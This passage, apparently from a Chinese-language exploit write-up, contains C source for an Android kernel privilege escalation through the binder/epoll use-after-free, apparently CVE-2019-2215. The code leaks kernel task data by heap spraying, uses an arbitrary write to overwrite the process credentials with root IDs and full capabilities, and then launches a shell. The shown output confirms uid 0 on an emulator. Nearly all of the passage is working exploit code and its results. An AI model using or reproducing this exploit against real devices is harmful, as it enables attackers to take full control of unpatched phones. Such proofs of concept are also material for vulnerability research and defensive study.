    ret = readv(pipes[0], iovec_array, iovec_array_count);
    if(ret != total_len){
        error("[ERROR] %s %d : readv failed!", __FUNCTION__, __LINE__);
    }

err_cgdc_fork:
    close(pipes[0]);
    close(pipes[1]);
err_cgdc_pipe:
err_cgdc_epoll_add:
    free(iovec_array);
err_cgdc_iovec_array:
    free(second_write_chunk);
err_cgdc_write_chunk:
    free(dummy_buf);
err_cgdc_dummy_buf:
    return test_dat == test_val;
```

```
}



/*
 * 函数: leak_task_corrlen
 * 参数: lkdat, 存放泄露的内核数据
 * 返回: 成功返回 1，失败返回 0
 * 说明: 利用漏洞泄露 task 内容
 *       binder_thread.wait 字段对应 iovec.len 的情况
 */
int leak_task_corrlen(int binder_fd, int epfd, struct leak_data* lkdat)
{
    int ret = 0;
    int status = 0;
    int lksec_size = ONE_PAGE_SIZE;
    /* 最小泄露数据的长度 */
    unsigned long const leak_min_size = dev_info->offset_binder_next_task + 8;
    /* 调整数据长度 */
    unsigned long leak_adj_size = leak_min_size + ONE_PAGE_SIZE;
    struct epoll_event event = {.events = EPOLLIN};
    int max_threads = 2;


    /* 占位 binder_thread 结构体后，wait 字段在 iovec_array 数组中的数组项 */
    int indx_wait = dev_info->offset_binder_wait/sizeof(struct iovec);
    /* iovec_array 数组元素的个数 */
    int iovec_array_count = dev_info->offset_binder_task/sizeof(struct iovec);
    /* iovec_array 数组的大小，因为占位 binder_thread 结构体后需要泄露 task 指针，
     * 因此不能覆盖 task 指针，所以这里不是用 binder_thread 结构体的大小 */
    int iovec_array_size = iovec_array_count*sizeof(struct iovec);
```

```
    struct iovec* iovec_array = malloc(iovec_array_size);
    if(!iovec_array){
        error("[ERROR] %s %d : malloc iovec_array failed!", __FUNCTION__,
__LINE__);
        goto err_ltc_iovec_array;
    }
    memset(iovec_array, 0, iovec_array_size);

    /* 计算按照页对齐，需要填充的数据大小 */
    int delta = (UAF_SPINLOCK + leak_min_size) % ONE_PAGE_SIZE;
    int pad_size = (delta == 0 ? 0 : ONE_PAGE_SIZE - delta) + ONE_PAGE_SIZE;
    /* 五组数据 */
    iovec_array[indx_wait - 2].iov_base = (unsigned long *)0xDEADBEEF;
    iovec_array[indx_wait - 2].iov_len = ONE_PAGE_SIZE;
    iovec_array[indx_wait - 1].iov_base = (unsigned long *)0xDEADBEEF;
    iovec_array[indx_wait - 1].iov_len = pad_size - ONE_PAGE_SIZE;
    iovec_array[indx_wait].iov_base = (unsigned long *)0xDEADBEEF;
    iovec_array[indx_wait].iov_len = 0;//0x10001;                        /*
spinlock: will turn to UAF_SPINLOCK */
    iovec_array[indx_wait + 1].iov_base = (unsigned long *)0xDEADBEEF;  /*
wq->task_list->next */
    iovec_array[indx_wait + 1].iov_len = leak_adj_size;                  /*
wq->task_list->prev */
    iovec_array[indx_wait + 2].iov_base = (unsigned long *)0xDEADBEEF;
    iovec_array[indx_wait + 2].iov_len = UAF_SPINLOCK + lksec_size;
    unsigned long total_len = iovec_size(iovec_array, iovec_array_count);
    unsigned long max_len = iovec_max_size(iovec_array, iovec_array_count);
    //printf("    max_len = 0x%lx\n", max_len);
```

```
    unsigned char *dummy_buf = malloc(max_len);
    if (!dummy_buf){
        error("[ERROR] %s %d : malloc iovec_array failed!", __FUNCTION__,
__LINE__);
        goto err_ltc_dummy_buf;
    }
    memset(dummy_buf, 0, max_len);
    for (int i = 0; i < iovec_array_count; i++){
        if (iovec_array[i].iov_base == (unsigned long *)0xDEADBEEF)
            iovec_array[i].iov_base = dummy_buf;
    }

    /* 设置 binder 最多可以请求注册线程个数 */
    if(ioctl(binder_fd, BINDER_SET_MAX_THREADS, &max_threads)){
        error("[ERROR] %s %d : ioctl binder_fd BINDER_SET_MAX_THREADS failed!",
__FUNCTION__, __LINE__);
    }
    /* 1、创建 binder_thread 结构体，epfd 与 binder_fd 建立联系 */
    if (epoll_ctl(epfd, EPOLL_CTL_ADD, binder_fd, &event)){
        error("[ERROR] %s %d : epoll_ctl EPOLL_CTL_ADD failed!", __FUNCTION__,
__LINE__);
    }

    int pipefd[2];
    int leakpipe[2];
    /* 此管道用来堆喷占位、泄露 task 内容 */
    if (pipe(pipefd)){
        error("[ERROR] %s %d : pipe pipefd failed!", __FUNCTION__, __LINE__);
        goto err_ltc_pipe;
```

```
    }
    /* 此管道做父子进程通信，读取泄露的内容 */
    if (pipe(leakpipe)){
        error("[ERROR] %s %d : pipe leakpipe failed!", __FUNCTION__, __LINE__);
        goto err_ltc_leakpipe;
    }
    /* 设置管道大小为一个页 */
    if ((fcntl(pipefd[0], F_SETPIPE_SZ, ONE_PAGE_SIZE)) != ONE_PAGE_SIZE)
        error("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
__LINE__);
    if ((fcntl(pipefd[1], F_SETPIPE_SZ, ONE_PAGE_SIZE)) != ONE_PAGE_SIZE)
        error("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
__LINE__);

    pid_t fork_ret = fork();
    if (fork_ret == -1){
        error("[ERROR] %s %d : fcntl F_SETPIPE_SZ failed!", __FUNCTION__,
__LINE__);
        goto err_ltc_fork;
    }
    if (fork_ret == 0) {
        /* Child process */
        int offset = 0;
        unsigned long kdat = 0;
        unsigned long list_next = 0;
        unsigned long list_prev = 0;
        struct leak_data leak = {0,};
        unsigned long leaksize = pad_size + UAF_SPINLOCK + leak_min_size;
        unsigned char* leakbuf = malloc(leaksize);
```

```
        if(!leakbuf){
            error("[ERROR] %s %d : malloc write_buf failed!", __FUNCTION__,
__LINE__);
        }
        memset(leakbuf, 0, leaksize);

        if(prctl(PR_SET_PDEATHSIG, SIGKILL)){
            error("ERROR] %s %d : prctl PR_SET_PDEATHSIG failed!", __FUNCTION__,
__LINE__);
        }
        /* 等待父进程阻塞后调度 */
        usleep(DELAY_USEC);
        /* 4、第一次触发漏洞，会进行链表删除操作 */
        if(epoll_ctl(epfd, EPOLL_CTL_DEL, binder_fd, &event)){
            error("ERROR] %s %d : epoll_ctl EPOLL_CTL_DEL failed!", __FUNCTION__,
__LINE__);
        }

        /* 第一次读取，四组数据，第四组数据没有读完 */
        if (read(pipefd[0], leakbuf, leaksize) != leaksize){
            error("ERROR] %s %d : read leakbuf failed!", __FUNCTION__, __LINE__);
        }
        //hexdump_memory(leakbuf + leaksize - leak_min_size, leak_min_size);

        /* 泄露的 next 和 prev 指针必须相等 */
        list_next = *(unsigned long *)(leakbuf + leaksize - leak_min_size);
        list_prev = *(unsigned long *)(leakbuf + leaksize - leak_min_size +
sizeof(void*));
```

```
        /* 从泄露的内核数据中获取 task 指针 */
        leak.task = *(unsigned long *)((leakbuf + leaksize - leak_min_size) +
dev_info->offset_binder_next_task);
        //printf(">>> CHILD: list_next = 0x%lx; list_prev = 0x%lx\n", list_next,
list_prev);
        //printf(">>> CHILD: task_struct = 0x%lx\n", leak.task);

        if((leak.task > KERNEL_ADDR_START) && (list_next == list_prev) &&
list_next > KERNEL_ADDR_START){
            unsigned long extra[] = {
                list_next,
                leak_adj_size,
                /* 需要泄露的内核地址，这里是需要泄露的 task 地址 */
                leak.task,
                /* 需要泄露的数据的长度，这里固定一个页 */
                lksec_size
            };
            struct clobber_gdata gdata[] = {
                {
                    /* 要修改的地址，这里就是 iovec_array[indx_wait + 3].iov_base
对应的内核地址 */
                    .dst = list_next,
                    /* 写入数据的地址 */
                    .src = (void*)&extra,
                    /* 写入数据的长度 */
                    .len = sizeof(extra),
                },
            };
            /* 调用任意写函数，成功修改返回 1 */
```

```
            ret = clobber_group_data_corrlen(binder_fd, epfd, gdata,
ARRAY_SIZE(gdata));
            if (!ret) {
                error("ERROR] %s %d : clobber_group_data_corrlen failed!",
__FUNCTION__, __LINE__);
            }
        }

        /* 第二次读取，继续读取第四组剩余数据，大小 0x1000 */
        if (read(pipefd[0], leakbuf, leak_adj_size - leak_min_size) !=
leak_adj_size - leak_min_size){
            error("ERROR] %s %d : read leakbuf failed!", __FUNCTION__, __LINE__);
        }

        /* 第三次读取，读取第五组数据，大小 lksec_size */
        if (read(pipefd[0], leakbuf, lksec_size) != lksec_size) {
            error("ERROR] %s %d : read leakbuf failed!", __FUNCTION__, __LINE__);
        }
        //hexdump_memory(leakbuf, lksec_size);

        if(ret){
            if(dev_info->offset_task_stack){
                leak.stack = *(unsigned long*)(leakbuf +
dev_info->offset_task_stack);
            }
            /* 如果内核栈偏移不正确,在 task 中找第一个内核地址的值认为是内核栈地
址 */
            if(leak.stack < KERNEL_ADDR_START){
                for(int i = 0; i < 10; i++){
```

```
                    kdat = *(unsigned long*)(leakbuf + i*sizeof(void*));
                    if(kdat > KERNEL_ADDR_START){
                        leak.stack = kdat;
                        dev_info->offset_task_stack = i*sizeof(void*);
                        printf(">>> stack offset = 0x%x\n",
dev_info->offset_task_stack);
                        break;
                    }
                }
            }
            /* 查找 task 结构体的前 10 个值，判断是否有 USER_DS，如果有说明
thread_info 内嵌在 task 结构体 */
            for(int i = 0; i < 10; i++){
                kdat = *(unsigned long*)(leakbuf + i*sizeof(void*));
                if(kdat == USER_DS){
                    leak.thread = leak.task;
                    dev_info->offset_addr_limit = i*sizeof(void*);
                    printf(">>> thread_info in task_struct, addr_limit = 0x%lx;
offset = 0x%x\n", kdat, dev_info->offset_addr_limit);
                    break;
                }
            }
            /* 前面没有找到 addr_limit，那么 thread_info 等于内核栈地址 */
            if(leak.thread < KERNEL_ADDR_START){
                leak.thread = leak.stack;
            }
            /* 如果参数中指定 cred 偏移，则直接读取 cred 指针 */
            if(dev_info->offset_task_cred){
                leak.cred = *(unsigned long*)(leakbuf +
```

```
dev_info->offset_task_cred);
            }
            /* 如果参数中指定 sched_class 偏移，则直接读取 sched_class 指针 */
            if(dev_info->offset_task_sched_class){
                leak.kaddr = *(unsigned long*)(leakbuf +
dev_info->offset_task_sched_class);
            }
            //printf(">>> CHILD: thread_info = 0x%lx\n", leak.thread);
            //printf(">>> CHILD: cred = 0x%lx\n", leak.cred);
            //printf(">>> CHILD: kaddr = 0x%lx\n", leak.kaddr);
            status = 1;
        }

        /* 通过管道将泄露的数据传递给父进程 */
        if(write(leakpipe[1], &leak, sizeof(leak)) != sizeof(leak)){
            error("ERROR] %s %d : write leak data failed!", __FUNCTION__,
__LINE__);
        }
        /* 通知父进程泄露内核数据的状态 */
        if(write(leakpipe[1], &status, sizeof(status)) != sizeof(status)){
            error("ERROR] %s %d : write status failed!", __FUNCTION__, __LINE__);
        }

        close(pipefd[0]);
        close(pipefd[1]);
        close(leakpipe[0]);
        close(leakpipe[1]);
        free(leakbuf);
```

```
        exit(0);
    }
    /* Parent process */
    /* 2、释放 binder_thread 结构体 */
    if(ioctl(binder_fd, BINDER_THREAD_EXIT, NULL)){
        error("[ERROR] %s %d : ioctl binder_fd BINDER_THREAD_EXIT failed!",
__FUNCTION__, __LINE__);
    }
    /* 3、堆喷，抢占刚被释放 binder_thread 所占的内存 */
    ret = writev(pipefd[1], iovec_array, iovec_array_count);
    if(ret != total_len){
        error("[ERROR] %s %d : writev failed!", __FUNCTION__, __LINE__);
    }
    /* 从子进程读取泄露的内核信息 */
    ret = read(leakpipe[0], lkdat, sizeof(struct leak_data));
    if(ret != sizeof(struct leak_data)){
        error("[ERROR] %s %d : read leak data failed!", __FUNCTION__, __LINE__);
    }
    /* 读取子进程泄露内核信息状态 */
    ret = read(leakpipe[0], &status, sizeof(status));
    if(ret != sizeof(status)){
        error("[ERROR] %s %d : read success failed!", __FUNCTION__, __LINE__);
    }

    /* 等待子进程结束 */
    if (wait(&ret) != fork_ret)
        error("[ERROR] %s %d : wait child failed!", __FUNCTION__, __LINE__);

err_ltc_fork:
```

```
    close(leakpipe[0]);
    close(leakpipe[1]);
err_ltc_leakpipe:
    close(pipefd[0]);
    close(pipefd[1]);
err_ltc_pipe:
    free(dummy_buf);
err_ltc_dummy_buf:
    free(iovec_array);
err_ltc_iovec_array:
    return status;
}
#endif



int clobber_group_data_retry(int binder_fd, int epfd, struct clobber_gdata* gdata,
int count)
{
    int retry = 0;
    while (retry < RETRIES && !clobber_group_data_corrlen(binder_fd, epfd, gdata,
count)) {
        //printf(">>> clobber_group_data_retry [%d]\n", retry);
        retry++;
    }
    if(retry >= RETRIES){
        printf(">>> clobber_group_data_retry failed\n");
    }

    return retry < RETRIES;
```

```
}



int leak_task_retry(int binder_fd, int epfd, struct leak_data* lkdat)
{
    int retry = 0;

    /* 失败后，重复尝试 RETRIES 次 */
    while (retry < RETRIES && !leak_task_corrlen(binder_fd, epfd, lkdat)) {
        //printf(">>> leak_task retrying [%d]\n", retry);
        retry++;
    }

    if(retry >= RETRIES){
        printf(">>> leak_task failed\n");
    }

    return retry < RETRIES;
}

/*
 * 函数: patch_cred_selinux
 * 参数: selinux, selinux_enforcing 的内核地址; cred, cred 内核地址
 * 返回: 成功返回真，失败返回假
 * 说明: 修改 cred 和 selinux_enforcing 达到提权
 */
int patch_cred_selinux(int binder_fd, int epfd, unsigned long selinux, unsigned
long cred)
{
```

```
    int ret = 0;
    unsigned int pselinux[] = {
        0,
    };
    struct cred pcred;
    pcred.usage.counter = 0x26;
    pcred.uid = 0;
    pcred.gid = 0;
    pcred.suid = 0;
    pcred.sgid = 0;
    pcred.euid = 0;
    pcred.egid = 0;
    pcred.fsuid = 0;
    pcred.fsgid = 0;
    pcred.securebits = 0;
    pcred.cap_inheritable.cap[0] = 0xffffffff;
    pcred.cap_inheritable.cap[1] = 0xffffffff;
    pcred.cap_permitted.cap[0] = 0xffffffff;
    pcred.cap_permitted.cap[1] = 0xffffffff;
    pcred.cap_effective.cap[0] = 0xffffffff;
    pcred.cap_effective.cap[1] = 0xffffffff;
    pcred.cap_bset.cap[0] = 0xffffffff;
    pcred.cap_bset.cap[1] = 0xffffffff;
    pcred.cap_ambient.cap[0] = 0xffffffff;
    pcred.cap_ambient.cap[1] = 0xffffffff;
    struct clobber_gdata gdata[] = {
#if 0
        {
            .dst = selinux,
```

```
            .src = (void*)&pselinux,
            .len = sizeof(pselinux),
        },
#endif
        {
            .dst = cred,
            .src = (void*)&pcred,
            .len = sizeof(pcred),
        },
    };

    ret = clobber_group_data_retry(binder_fd, epfd, gdata, ARRAY_SIZE(gdata));

    return ret;
}



int init(void)
{
    dev_info = (struct devinfo*)&devinfo;

    return 0;
}



int main(int argc, char **argv)
{
    int step = 0;
    struct leak_data lkdat;
```

```
int binder_fd, epfd;

printf("[%d] Starting POC\n", step++);

init();

binder_fd = open("/dev/binder", O_RDONLY);
if(-1 == binder_fd){
    printf("[ERROR] %s %d : open /dev/binder failed!", __FUNCTION__, __LINE__);
    goto err;
}

epfd = epoll_create(1000);
if(-1 == epfd){
    printf("[ERROR] %s %d : epoll_create failed!", __FUNCTION__, __LINE__);
    goto err;
}

/* 1、泄露 task 内容 */
if(leak_task_retry(binder_fd, epfd, &lkdat)){
    printf("[%d] Leak kernel data OK!\n", step++);
    printf("    task_struct = 0x%lx\n", lkdat.task);
    printf("    thread_info = 0x%lx\n", lkdat.thread);
    printf("    cred        = 0x%lx\n", lkdat.cred);
    printf("    kaddr       = 0x%lx\n", lkdat.kaddr);
}
else{
    printf("[%d] Leak kernel data failed!\n", step++);
    goto err;
```

```
    }


    /* 2、修改 cred 和 selinux */
    if(!patch_cred_selinux(binder_fd, epfd, lkdat.kaddr +
dev_info->offset_selinux, lkdat.cred)){
        printf("[%d] Patch addr_limit failed!\n", step++);
        return -1;
    }
    printf("[%d] Patch cred and selinux OK!\n", step++);


err:
    close(binder_fd);
    close(epfd);


    system("/system/bin/sh");


    return 0;
}
```

运行结果：

```
generic_x86_64:/data/local/tmp $
generic_x86_64:/data/local/tmp $ ./poc-2215
[0] Starting POC
[1] Leak kernel data OK!
    task_struct = 0xffff88003e4f5dc0
    thread_info = 0xffff88003cac8000
    cred        = 0xffff88003f284e40
    kaddr       = 0xffffffffad21d780
[2] Patch cred and selinux OK!
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r)
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # getenforce
Permissive
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp #
```